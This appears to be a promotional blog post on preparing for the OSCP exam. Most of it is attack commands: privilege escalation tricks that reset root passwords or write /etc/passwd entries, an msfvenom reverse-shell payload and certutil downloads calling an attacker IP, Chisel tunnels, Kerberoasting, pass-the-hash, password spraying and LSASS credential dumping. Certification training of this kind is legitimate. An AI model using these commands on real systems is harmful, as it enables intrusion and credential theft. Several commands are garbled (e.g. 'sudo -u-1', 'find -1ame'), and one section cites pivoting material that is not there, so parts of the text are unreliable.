Listen to this Post
Introduction:

The Offensive Security Certified Professional (OSCP) exam has a notorious ~30% first-attempt pass rate. Most candidates invest hundreds of hours on HackTheBox, watching random YouTube walkthroughs, and grinding unstructured labs—only to fail because they lack a repeatable methodology. The exam doesn’t test how many machines you’ve rooted; it tests your ability to enumerate systematically, pivot precisely, and document professionally under a 24‑hour clock. This article extracts the core technical domains from a professional OSCP training program and provides actionable commands, step‑by‑step attack flows, and configuration examples to replace random practice with a proven methodology.
Learning Objectives:
- Apply a four‑phase enumeration methodology to uncover hidden attack surfaces on Linux and Windows targets.
- Execute privilege escalation vectors using kernel exploits, misconfigured services, and automated analysis tools.
- Perform tunneling, pivoting, and Active Directory lateral movement with native Windows tools and SSH/Chisel.
You Should Know:
1. Systematic Enumeration: The Make-or-Break Phase
Most OSCP failures trace back to incomplete enumeration. The following step‑by‑step workflow ensures you don’t miss low‑hanging fruit.
Linux enumeration commands (run after initial shell):
 Basic system info
uname -a; cat /etc/os-release
id; whoami; sudo -l
 File system searches
find / -perm -4000 -type f 2>/dev/null  SUID binaries
find / -writable -type d 2>/dev/null | grep -v proc
cat /etc/crontab; ls -la /etc/cron
 Network and services
ss -tulpn; ip a; arp -a
 Installed packages & versions
dpkg -l | grep -E "sudo|docker|apache|mysql"
Windows enumeration (PowerShell):
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
whoami /priv; net user %username%
Get-Service | Where-Object {$<em>.StartType -eq 'Automatic' -and $</em>.Status -eq 'Stopped'}
Get-ChildItem C:\Users\ -Recurse -Filter .txt,.config,.kdbx
Get-ChildItem HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Step‑by‑step guide:
1. Run `linpeas.sh` or `winPEAS.exe` for automated enumeration.
2. Manually verify each high/medium finding.
- Prioritize: kernel exploits → sudo misconfigurations → cron jobs → writable services.
- Document every port, service version, and unusual file.
2. Linux Privilege Escalation: From User to Root
After enumeration, escalate using one of these proven vectors.
Vector A – sudo abuse (CVE‑2019‑14287 / sudo -u-1):
 Check sudo rights
sudo -l
 If sudo allows any command except root, try:
sudo -u-1 /bin/bash
Vector B – PATH hijacking (writable folder in PATH):
echo 'echo "root:newpass" | chpasswd' > /tmp/ps
chmod +x /tmp/ps
export PATH=/tmp:$PATH
 If a script calls 'ps', your malicious version runs as root
Vector C – Kernel exploit (Dirty Pipe – CVE‑2022‑0847):
 Check kernel version
uname -r
 Download and compile exploit (if kernel 5.8–5.16)
gcc -o dirtypipe dirtypipe.c
./dirtypipe /etc/passwd 0 "root2::0:0:root:/root:/bin/bash"
Step‑by‑step guide for a live exam machine:
- Run `sudo -l` – look for commands like
find,tar,apache2,vim. - Cross‑reference with GTFOBins (e.g.,
sudo find . -exec /bin/sh \; -quit). - If no sudo, run `pspy64` to discover cron jobs running as root.
- For writable services: `systemctl list-unit-files | grep enabled` → modify service file →
systemctl restart <service>. -
Windows Privilege Escalation: Tokens, Potatoes, and Unquoted Paths
Windows requires a different mindset – abuse privileges, services, and AutoLogon credentials.
Step‑by‑step unquoted service path attack:
 Find unquoted service paths with spaces
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\Windows\"
 Example path: C:\Program Files\My App\service.exe
 If 'Program Files' writable, drop malicious 'Program.exe' in C:\
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.x LPORT=4444 -f exe -o "C:\Program.exe"
 Restart service (or wait for reboot)
sc stop <servicename>; sc start <servicename>
Token impersonation (SeImpersonatePrivilege):
whoami /priv | findstr Impersonate
 Use PrintSpoofer or JuicyPotatoNG
PrintSpoofer64.exe -i -c cmd.exe
AutoLogon registry dump:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" 2>nul | findstr /i "DefaultUserName DefaultPassword"
Tool configuration – WinPEAS:
 Transfer to target
certutil -urlcache -f http://<attacker_ip>/winPEASx64.exe winPEAS.exe
winPEAS.exe > output.txt
4. Tunneling & Pivoting: Breaking Network Segmentation
When you compromise a dual‑homed machine, pivot to internal networks.
SSH dynamic port forwarding (Linux proxy):
 On compromised Linux host (acts as SOCKS proxy)
ssh -D 1080 -1 -f user@compromised_host
 Then route tools through proxy
proxychains nmap -sT -Pn 172.16.5.0/24
Chisel (cross‑platform TCP tunnel):
 Attacker machine (server)
chisel server -p 8000 --reverse
 Compromised Windows victim (client)
chisel.exe client <attacker_ip>:8000 R:8888:127.0.0.1:3389
 Now RDP to attacker's localhost:8888 -> tunnels to victim's internal RDP
Step‑by‑step multi‑hop pivoting:
- Identify second network interface (
ipconfig/ip a). - Use `arp -a` or `net view` to discover hosts.
- Deploy `plink.exe` (Windows) or `ssh` (Linux) to create reverse tunnel.
- Run internal port scans via `proxychains` or `metasploit` auxiliary/scanner/portscan.
- Attack internal services (SMB, RDP, WinRM) through tunnel.
5. Active Directory Attacks: The OSCP Killer
AD sets are where most students lose points. Master these four techniques.
BloodHound enumeration (SharpHound on Windows):
 On compromised domain user machine
SharpHound.exe -c All --outputdirectory C:\temp
 Zip to attacker, import into BloodHound GUI
 Queries: "Find Shortest Path to Domain Admins" or "Kerberoastable Users"
Kerberoasting (extract TGS for offline crack):
 From Linux (GetUserSPNs.py)
GetUserSPNs.py -request -dc-ip 10.10.10.10 domain/username
 From Windows (PowerView)
Add-Type -AssemblyName System.IdentityModel
Get-DomainUser -SPN | Select-Object name, serviceprincipalname
AS‑REP roasting (no password required):
impacket-GetNPUsers domain/ -dc-ip 10.10.10.10 -usersfile users.txt -format hashcat -outputfile asrephashes.txt
 Crack with hashcat -m 18200
Pass‑the‑Hash (using impacket):
impacket-wmiexec -hashes <LMhash:NThash> domain/user@target_ip
 Or with evil-winrm
evil-winrm -i target_ip -u user -H <NThash>
Step‑by‑step AD compromise flow:
- Enumerate domain with
net group "Domain Admins" /domain. - Run SharpHound → analyze BloodHound for misconfigured ACLs.
- Perform Kerberoasting → crack with hashcat (mode 13100).
4. If no SPNs, try AS‑REP roasting.
- Use cracked credentials for lateral movement (WinRM, RDP, SMB).
6. Dump NTDS.dit with `secretsdump.py` or `ntdsutil`.
6. Password Attacks & Credential Exploitation
Never rely on a single password list. Chain these techniques.
SSH private key abuse:
 Look for .ssh folder in user homes
find /home -1ame id_rsa -o -1ame id_dsa 2>/dev/null
 If found, use directly
ssh -i id_rsa user@target
Password spraying (avoid lockouts):
 With crackmapexec
crackmapexec smb 192.168.1.0/24 -u users.txt -p 'Spring2024!' --continue-on-success
 Use 2–3 attempts per user, then wait 30 minutes
Hash cracking with John the Ripper:
 Convert NTLM hash to crackable format
john --format=nt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
 For Linux shadows
unshadow passwd.txt shadow.txt > unshadowed.txt
john unshadowed.txt
Step‑by‑step credential hunting:
- Run `LaZagne.exe` on Windows to extract browser/stored passwords.
2. Search config files: `grep -r “password” /var/www/`.
- Dump LSASS (Windows): `procdump.exe -ma lsass.exe lsass.dmp` then
mimikatz sekurlsa::minidump.
4. For Linux, check `.bash_history`, `.mysql_history`, and `/var/backups`.
7. Professional Report Writing: The 10% That Passes
The OSCP exam requires a report within 24 hours. Poor documentation fails even with rooted machines.
Report structure (use Offsec template):
- Executive Summary: List high‑risk vulnerabilities (1 sentence each).
- Methodology: Screenshot of nmap scan + initial foothold.
- Findings: For each exploit, include:
- Vulnerability description (CWE)
- Proof of concept (exact commands)
- Remediation
- Appendix: All hashes, config files, and logs.
Automate report evidence:
 Create timestamped screenshots
xfce4-screenshooter -f -s /root/oscp/exam/evidence/$(date +%Y%m%d_%H%M%S)_pivot.png
 Log every command (Linux)
script exam_log.txt
 After session, convert to PDF with pandoc
pandoc exam_log.txt -o evidence.pdf
Step‑by‑step before exam:
- Build a report template with placeholders for IPs, users, and hashes.
- Practice writing three mock machine reports under 2 hours each.
- Use `obsidian` or `cherrytree` for live note‑taking with screenshots embedded.
- After exam, spend 2 hours proofreading – remove any clear‑text credentials or internal IPs from public submission.
What Undercode Say:
- Key Takeaway 1: Random lab practice creates false confidence. A structured enumeration–escalation–pivoting methodology, reinforced by command‑level muscle memory, directly maps to the OSCP exam’s success criteria.
- Key Takeaway 2: Active Directory and report writing are the two most underestimated domains. Candidates who master BloodHound, Kerberoasting, and a report template consistently outperform those who only focus on privilege escalation.
Analysis: The ~30% pass rate isn’t a reflection of intelligence but of preparation efficiency. The training program highlighted by Ignite Technologies addresses the core failure mode – lack of hands‑on, exam‑aligned scenarios. By integrating realistic AD environments, tunneling exercises, and report writing drills, it bridges the gap between “rooting HTB machines for fun” and “passing OSCP under time pressure.” The provided commands and step‑by‑step guides above mirror exactly what a student would practice in a well‑structured bootcamp: from `linpeas` to `BloodHound` to `chisel` reverse tunnels. Without this repetition, even skilled hackers fall into rabbit holes. The post’s emphasis on “methodology, not memorization” is the single most important psychological shift for any OSCP aspirant.
Prediction:
- +1 OSCP will evolve to include cloud and API security modules within 18 months, making structured training programs that already teach enumeration of misconfigured S3 buckets or JWT attacks highly valuable.
- -1 Automated exploitation frameworks (e.g., Silver, Autorecon) may reduce the need for manual enumeration, but exam proctors will counter by introducing more anti‑automation measures, increasing the difficulty for those who rely solely on scripts.
- +1 The demand for AD‑focused OSCP training will surge as more companies move to hybrid on‑prem+Azure environments, and candidates who master cross‑forest pivoting (as shown in section 4) will have a distinct advantage.
For enrollment details, visit the official training page: https://lnkd.in/g–cfJ3k | WhatsApp: https://lnkd.in/gkb4ttYV | Email: [email protected]
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Oscp Exam – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


